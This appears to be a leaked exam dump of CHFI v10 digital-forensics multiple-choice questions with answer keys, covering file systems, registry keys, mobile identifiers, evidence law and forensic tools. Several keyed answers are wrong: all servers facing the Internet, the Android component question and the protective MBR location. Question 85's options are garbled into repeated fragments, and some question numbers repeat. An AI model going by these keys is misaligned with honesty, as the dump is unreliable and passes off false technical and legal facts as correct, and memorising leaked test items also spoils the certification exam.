

# EC-Council

## Exam Questions 312-49v10

Computer Hacking Forensic Investigator (CHFI-v10)



#### NEW QUESTION 1

- (Exam Topic 3)

What malware analysis operation can the investigator perform using the jv16 tool?

- A. Files and Folder Monitor
- B. Installation Monitor
- C. Network Traffic Monitoring/Analysis
- D. Registry Analysis/Monitoring

**Answer: D**

#### NEW QUESTION 2

- (Exam Topic 3)

An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:

- A. Type Allocation Code (TAC)
- B. Integrated Circuit Code (ICC)
- C. Manufacturer Identification Code (MIC)
- D. Device Origin Code (DOC)

**Answer: A**

#### NEW QUESTION 3

- (Exam Topic 3)

NTFS sets a flag for the file once you encrypt it and creates an EFS attribute where it stores Data Decryption Field (DDF) and Data Recovery Field (DDR). Which of the following is not a part of DDF?

- A. Encrypted FEK
- B. Checksum
- C. EFS Certificate Hash
- D. Container Name

**Answer: B**

#### NEW QUESTION 4

- (Exam Topic 3)

Which type of attack is possible when attackers know some credible information about the victim's password, such as the password length, algorithms involved, or the strings and characters used in its creation?

- A. Rule-Based Attack
- B. Brute-Forcing Attack
- C. Dictionary Attack
- D. Hybrid Password Guessing Attack

**Answer: A**

#### NEW QUESTION 5

- (Exam Topic 3)

You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

- A. All three servers need to be placed internally
- B. A web server and the database server facing the Internet, an application server on the internal network
- C. A web server facing the Internet, an application server on the internal network, a database server on the internal network
- D. All three servers need to face the Internet so that they can communicate between themselves

**Answer: D**

#### NEW QUESTION 6

- (Exam Topic 3)

What does the 56.58.152.114(445) denote in a Cisco router log?

Jun 19 23:25:46.125 EST: %SEC-4-IPACCESSLOGP: list internet-inbound denied udp 67.124.115.35(8084)

-> 56.58.152.114(445), 1 packet

- A. Source IP address
- B. None of the above
- C. Login IP address
- D. Destination IP address

**Answer: D**

#### NEW QUESTION 7

- (Exam Topic 3)

What technique is used by JPEGs for compression?

- A. TIFF-8
- B. ZIP
- C. DCT
- D. TCD

**Answer:** C

#### NEW QUESTION 8

- (Exam Topic 3)

What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?

- A. AA55
- B. 00AA
- C. AA00
- D. A100

**Answer:** A

#### NEW QUESTION 9

- (Exam Topic 3)

Where should the investigator look for the Edge browser's browsing records, including history, cache, and cookies?

- A. ESE Database
- B. Virtual Memory
- C. Sparse files
- D. Slack Space

**Answer:** A

#### NEW QUESTION 10

- (Exam Topic 3)

Which of these ISO standards define the file system for optical storage media, such as CD-ROM and DVD-ROM?

- A. ISO 9660
- B. ISO 13346
- C. ISO 9960
- D. ISO 13490

**Answer:** A

#### NEW QUESTION 10

- (Exam Topic 3)

In which implementation of RAID will the image of a Hardware RAID volume be different from the image taken separately from the disks?

- A. RAID 1
- B. The images will always be identical because data is mirrored for redundancy
- C. RAID 0
- D. It will always be different

**Answer:** D

#### NEW QUESTION 14

- (Exam Topic 3)

Brian needs to acquire data from RAID storage. Which of the following acquisition methods is recommended to retrieve only the data relevant to the investigation?

- A. Static Acquisition
- B. Sparse or Logical Acquisition
- C. Bit-stream disk-to-disk Acquisition
- D. Bit-by-bit Acquisition

**Answer:** B

#### NEW QUESTION 16

- (Exam Topic 3)

While collecting Active Transaction Logs using SQL Server Management Studio, the query `Select * from ::fn_dblog(NULL, NULL)` displays the active portion of the transaction log file. Here, assigning NULL values implies?


- A. Start and end points for log sequence numbers are specified
- B. Start and end points for log files are not specified
- C. Start and end points for log files are specified
- D. Start and end points for log sequence numbers are not specified

**Answer:** B

#### NEW QUESTION 20

- (Exam Topic 3)

Analyze the hex representation of mysql-bin.000013 file in the screenshot below. Which of the following will be an inference from this analysis?



- A. A user with username bad\_guy has logged into the WordPress web application
- B. A WordPress user has been created with the username anonymous\_hacker
- C. An attacker with name anonymous\_hacker has replaced a user bad\_guy in the WordPress database
- D. A WordPress user has been created with the username bad\_guy

**Answer: D**

#### NEW QUESTION 22

- (Exam Topic 3)

UEFI is a specification that defines a software interface between an OS and platform firmware. Where does this interface store information about files present on a disk?

- A. BIOS-MBR
- B. GUID Partition Table (GPT)
- C. Master Boot Record (MBR)
- D. BIOS Parameter Block

**Answer: B**

#### NEW QUESTION 23

- (Exam Topic 3)

Which of the following components within the android architecture stack take care of displaying windows owned by different applications?

- A. Media Framework
- B. Surface Manager
- C. Resource Manager
- D. Application Framework

**Answer: D**

#### NEW QUESTION 26

- (Exam Topic 3)

Which of these rootkit detection techniques function by comparing a snapshot of the file system, boot records, or memory with a known and trusted baseline?

- A. Signature-Based Detection
- B. Integrity-Based Detection
- C. Cross View-Based Detection
- D. Heuristic/Behavior-Based Detection

**Answer: B**

#### NEW QUESTION 27

- (Exam Topic 3)

Rusty, a computer forensics apprentice, uses the command `nbtstat -c` while analyzing the network information in a suspect system. What information is he looking for?


- A. Contents of the network routing table
- B. Status of the network carrier
- C. Contents of the NetBIOS name cache
- D. Network connections

**Answer: C**

#### NEW QUESTION 28

- (Exam Topic 3)

During an investigation, Noel found the following SIM card from the suspect's mobile. What does the code 89 44 represent?



- A. Issuer Identifier Number and TAC
- B. Industry Identifier and Country code
- C. Individual Account Identification Number and Country Code
- D. TAC and Industry Identifier

**Answer: B**

#### NEW QUESTION 31

- (Exam Topic 3)

Jim's company regularly performs backups of their critical servers. But the company can't afford to send backup tapes to an off-site vendor for long term storage and archiving. Instead Jim's company keeps the backup tapes in a safe in the office. Jim's company is audited each year, and the results from this year's audit show a risk because backup tapes aren't stored off-site. The Manager of Information Technology has a plan to take the backup tapes home with him and wants to know what two things he can do to secure the backup tapes while in transit?

- A. Encrypt the backup tapes and use a courier to transport them.
- B. Encrypt the backup tapes and transport them in a lock box
- C. Degauss the backup tapes and transport them in a lock box.
- D. Hash the backup tapes and transport them in a lock box.


**Answer: B**

#### NEW QUESTION 35

- (Exam Topic 3)

What is the investigator trying to analyze if the system gives the following image as output?





```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32\C:\Users\Admin\Desktop\logonSessions\logonsessions.exe

Logonsessions v1.3
Copyright (C) 2004-2015 Mark Russinovich
Sysinternals - www.sysinternals.com

[0] Logon session 00000000:000003e7:
  User name:      WORKGROUP\RD-006$
  Auth package:   NTLM
  Logon type:     (none)
  Session:        0
  Sid:            S-1-5-18
  Logon time:     3/10/2016 3:32:46 AM
  Logon server:
  DNS Domain:
  UPN:

[1] Logon session 00000000:000009209:
  User name:
  Auth package:   NTLM
  Logon type:     (none)
  Session:        0
  Sid:            (none)
  Logon time:     3/10/2016 3:32:46 AM
  Logon server:
  DNS Domain:
  UPN:

[2] Logon session 00000000:000003e4:
  User name:      WORKGROUP\RD-006$
  Auth package:   Negotiate
  Logon type:     Service
  Session:        0
  Sid:            S-1-5-20
  Logon time:     3/10/2016 3:32:46 AM
  Logon server:
  DNS Domain:
  UPN:
  
```

- A. All the logon sessions
- B. Currently active logon sessions
- C. Inactive logon sessions
- D. Details of users who can logon

**Answer: B**

#### NEW QUESTION 40

- (Exam Topic 3)

What is the name of the first reserved sector in File allocation table?

- A. Volume Boot Record
- B. Partition Boot Sector
- C. Master Boot Record
- D. BIOS Parameter Block

**Answer: C**

#### NEW QUESTION 42

- (Exam Topic 3)

Which command can provide the investigators with details of all the loaded modules on a Linux-based system?

- A. list modules -a
- B. lsmod
- C. plist mod -a
- D. lsuf -m

**Answer: B**

#### NEW QUESTION 43

- (Exam Topic 3)

Hard disk data addressing is a method of allotting addresses to each \_\_\_\_\_ of data on a hard disk.

- A. Physical block
- B. Operating system block

- C. Hard disk block
- D. Logical block

**Answer:** A

#### NEW QUESTION 47

- (Exam Topic 3)

After suspecting a change in MS-Exchange Server storage archive, the investigator has analyzed it. Which of the following components is not an actual part of the archive?

- A. PRIV.STM
- B. PUB.EDB
- C. PRIV.EDB
- D. PUB.STM

**Answer:** D

#### NEW QUESTION 48

- (Exam Topic 3)

What does the bytes 0x0B-0x53 represent in the boot sector of NTFS volume on Windows 2000?

- A. Jump instruction and the OEM ID
- B. BIOS Parameter Block (BPB) and the OEM ID
- C. BIOS Parameter Block (BPB) and the extended BPB
- D. Bootstrap code and the end of the sector marker

**Answer:** C

#### NEW QUESTION 51

- (Exam Topic 3)

What is the location of a Protective MBR in a GPT disk layout?

- A. Logical Block Address (LBA) 2
- B. Logical Block Address (LBA) 0
- C. Logical Block Address (LBA) 1
- D. Logical Block Address (LBA) 3

**Answer:** C

#### NEW QUESTION 53

- (Exam Topic 3)

Robert is a regional manager working in a reputed organization. One day, he suspected malware attack after unwanted programs started to popup after logging into his computer. The network administrator was called upon to trace out any intrusion on the computer and he/she finds that suspicious activity has taken place within Autostart locations. In this situation, which of the following tools is used by the network administrator to detect any intrusion on a system?

- A. Hex Editor
- B. Internet Evidence Finder
- C. Process Monitor
- D. Report Viewer

**Answer:** C

#### NEW QUESTION 55

- (Exam Topic 3)

During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

- A. Rule 1003: Admissibility of Duplicates
- B. Limited admissibility
- C. Locard's Principle
- D. Hearsay

**Answer:** B

#### NEW QUESTION 59

- (Exam Topic 3)

Examination of a computer by a technically unauthorized person will almost always result in:

- A. Rendering any evidence found inadmissible in a court of law
- B. Completely accurate results of the examination
- C. The chain of custody being fully maintained
- D. Rendering any evidence found admissible in a court of law

**Answer:** A

#### NEW QUESTION 62

- (Exam Topic 3)

Self-Monitoring, Analysis, and Reporting Technology (SMART) is built into the hard drives to monitor and report system activity. Which of the following is included in the report generated by SMART?

- A. Power Off time
- B. Logs of high temperatures the drive has reached
- C. All the states (running and discontinued) associated with the OS
- D. List of running processes

**Answer:** B

#### NEW QUESTION 65

- (Exam Topic 3)

In which registry does the system store the Microsoft security IDs?

- A. HKEY\_CLASSES\_ROOT (HKCR)
- B. HKEY\_CURRENT\_CONFIG (HKCC)
- C. HKEY\_CURRENT\_USER (HKCU)
- D. HKEY\_LOCAL\_MACHINE (HKLM)

**Answer:** D

#### NEW QUESTION 70

- (Exam Topic 3)

What does the command “C:\>wevtutil gl <log name>” display?

- A. Configuration information of a specific Event Log
- B. Event logs are saved in .xml format
- C. Event log record structure
- D. List of available Event Logs

**Answer:** A

#### NEW QUESTION 73

- (Exam Topic 3)

Smith, an employee of a reputed forensic investigation firm, has been hired by a private organization to investigate a laptop that is suspected to be involved in the hacking of the organization's DC server. Smith wants to find all the values typed into the Run box in the Start menu. Which of the following registry keys will Smith check to find the above information?

- A. TypedURLs key
- B. MountedDevices key
- C. UserAssist Key
- D. RunMRU key

**Answer:** D

#### NEW QUESTION 76

- (Exam Topic 3)

What is the purpose of using Obfuscator in malware?

- A. Execute malicious code in the system
- B. Avoid encryption while passing through a VPN
- C. Avoid detection by security mechanisms
- D. Propagate malware to other connected devices

**Answer:** C

#### NEW QUESTION 79

- (Exam Topic 3)

During an investigation of an XSS attack, the investigator comes across the term “[a-zA-Z0-9\%]” in analyzed evidence details. What is the expression used for?

- A. Checks for upper and lower-case alphanumeric string inside the tag, or its hex representation
- B. Checks for forward slash used in HTML closing tags, its hex or double-encoded hex equivalent
- C. Checks for opening angle bracket, its hex or double-encoded hex equivalent
- D. Checks for closing angle bracket, hex or double-encoded hex equivalent

**Answer:** B

#### NEW QUESTION 81

- (Exam Topic 3)

Event correlation is the process of finding relevance between the events that produce a final result. What type of correlation will help an organization to correlate events across a set of servers, systems, routers and network?

- A. Same-platform correlation
- B. Network-platform correlation
- C. Cross-platform correlation
- D. Multiple-platform correlation



**Answer:** C

**NEW QUESTION 82**

- (Exam Topic 3)

Randy has extracted data from an old version of a Windows-based system and discovered info file Dc5.txt in the system recycle bin. What does the file name denote?

- A. A text file deleted from C drive in sixth sequential order
- B. A text file deleted from C drive in fifth sequential order
- C. A text file copied from D drive to C drive in fifth sequential order
- D. A text file copied from C drive to D drive in fifth sequential order

**Answer:** B

**NEW QUESTION 85**

- (Exam Topic 3)

James is dealing with a case regarding a cybercrime that has taken place in Arizona, USA. James needs to lawfully seize the evidence from an electronic device without affecting the user's anonymity. Which of the following law should he comply with, before retrieving the evidence?

- A. First Amendment of the U. Constitution
- B. Constitution
- C. Fourth Amendment of the U. Constitution
- D. Constitution
- E. Third Amendment of the U. Constitution
- F. Constitution
- G. Fifth Amendment of the U. Constitution
- H. Constitution

**Answer:** D

**NEW QUESTION 89**

- (Exam Topic 3)

Identify the file system that uses \$Bitmap file to keep track of all used and unused clusters on a volume.

- A. NTFS
- B. FAT
- C. EXT
- D. FAT32

**Answer:** A

**NEW QUESTION 93**

- (Exam Topic 3)

In which of these attacks will a steganalyst use a random message to generate a stego-object by using some steganography tool, to find the steganography algorithm used to hide the information?

- A. Chosen-message attack
- B. Known-cover attack
- C. Known-message attack
- D. Known-stego attack

**Answer:** A

**NEW QUESTION 95**

- (Exam Topic 3)

MAC filtering is a security access control methodology, where a \_\_\_\_\_ is assigned to each network card to determine access to the network.

- A. 48-bit address
- B. 24-bit address
- C. 16-bit address
- D. 32-bit address

**Answer:** A

**NEW QUESTION 97**

- (Exam Topic 3)

Which of the following Windows-based tool displays who is logged onto a computer, either locally or remotely?

- A. Tokenmon
- B. PSLoggedon
- C. TCPView
- D. Process Monitor

**Answer:** B

**NEW QUESTION 100**

- (Exam Topic 3)

Korey, a data mining specialist in a knowledge processing firm DataHub.com, reported his CISO that he has lost certain sensitive data stored on his laptop. The CISO wants his forensics investigation team to find if the data loss was accident or intentional. In which of the following category this case will fall?

- A. Civil Investigation
- B. Administrative Investigation
- C. Both Civil and Criminal Investigations
- D. Criminal Investigation

**Answer: B**

#### **NEW QUESTION 103**

- (Exam Topic 3)

Gary is checking for the devices connected to USB ports of a suspect system during an investigation. Select the appropriate tool that will help him document all the connected devices.

- A. DevScan
- B. Devcon
- C. fsutil
- D. Reg.exe

**Answer: B**

#### **NEW QUESTION 106**

- (Exam Topic 3)

Which of the following is a tool to reset Windows admin password?

- A. R-Studio
- B. Windows Password Recovery Bootdisk
- C. Windows Data Recovery Software
- D. TestDisk for Windows

**Answer: B**

#### **NEW QUESTION 108**

- (Exam Topic 3)

Which of the following web browser uses the Extensible Storage Engine (ESE) database format to store browsing records, including history, cache, and cookies?

- A. Safari
- B. Mozilla Firefox
- C. Microsoft Edge
- D. Google Chrome

**Answer: C**

#### **NEW QUESTION 113**

- (Exam Topic 3)

Which of the following is a federal law enacted in the US to control the ways that financial institutions deal with the private information of individuals?

- A. SOX
- B. HIPAA 1996
- C. GLBA
- D. PCI DSS

**Answer: C**

#### **NEW QUESTION 114**

- (Exam Topic 3)

Which of the following tool can reverse machine code to assembly language?

- A. PEiD
- B. RAM Capturer
- C. IDA Pro
- D. Deep Log Analyzer

**Answer: C**

#### **NEW QUESTION 118**

- (Exam Topic 3)

Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. He wants to recover all the data, which includes his personal photos, music, documents, videos, official emails, etc. Which of the following tools shall resolve Bob's purpose?

- A. Cain & Abel
- B. Recuva
- C. Xplico
- D. Colasoft's Capsa

**Answer:** B

**NEW QUESTION 119**

- (Exam Topic 3)

Which of the following standard represents a legal precedent regarding the admissibility of scientific examinations or experiments in legal cases?

- A. SWGDE & SWGIT
- B. Daubert
- C. Frye
- D. IOCE

**Answer:** C

**NEW QUESTION 120**

- (Exam Topic 3)

What does the Rule 101 of Federal Rules of Evidence states?

- A. Scope of the Rules, where they can be applied
- B. Purpose of the Rules
- C. Limited Admissibility of the Evidence
- D. Rulings on Evidence

**Answer:** A

**NEW QUESTION 123**

- (Exam Topic 2)

Which of the following files gives information about the client sync sessions in Google Drive on Windows?

- A. sync\_log.log
- B. Sync\_log.log
- C. sync.log
- D. Sync.log

**Answer:** B

**NEW QUESTION 128**

- (Exam Topic 2)

Given the drive dimensions as follows and assuming a sector has 512 bytes, what is the capacity of the described hard drive?

22,164 cylinders/disk  
80 heads/cylinder  
63 sectors/track

- A. 53.26 GB
- B. 57.19 GB
- C. 11.17 GB
- D. 10 GB

**Answer:** A

**NEW QUESTION 131**

- (Exam Topic 2)

Which of the following are small pieces of data sent from a website and stored on the user's computer by the user's web browser to track, validate, and maintain specific user information?

- A. Temporary Files
- B. Open files
- C. Cookies
- D. Web Browser Cache

**Answer:** C

**NEW QUESTION 133**

- (Exam Topic 2)

Before performing a logical or physical search of a drive in Encase, what must be added to the program?


- A. File signatures
- B. Keywords
- C. Hash sets
- D. Bookmarks

**Answer:** B

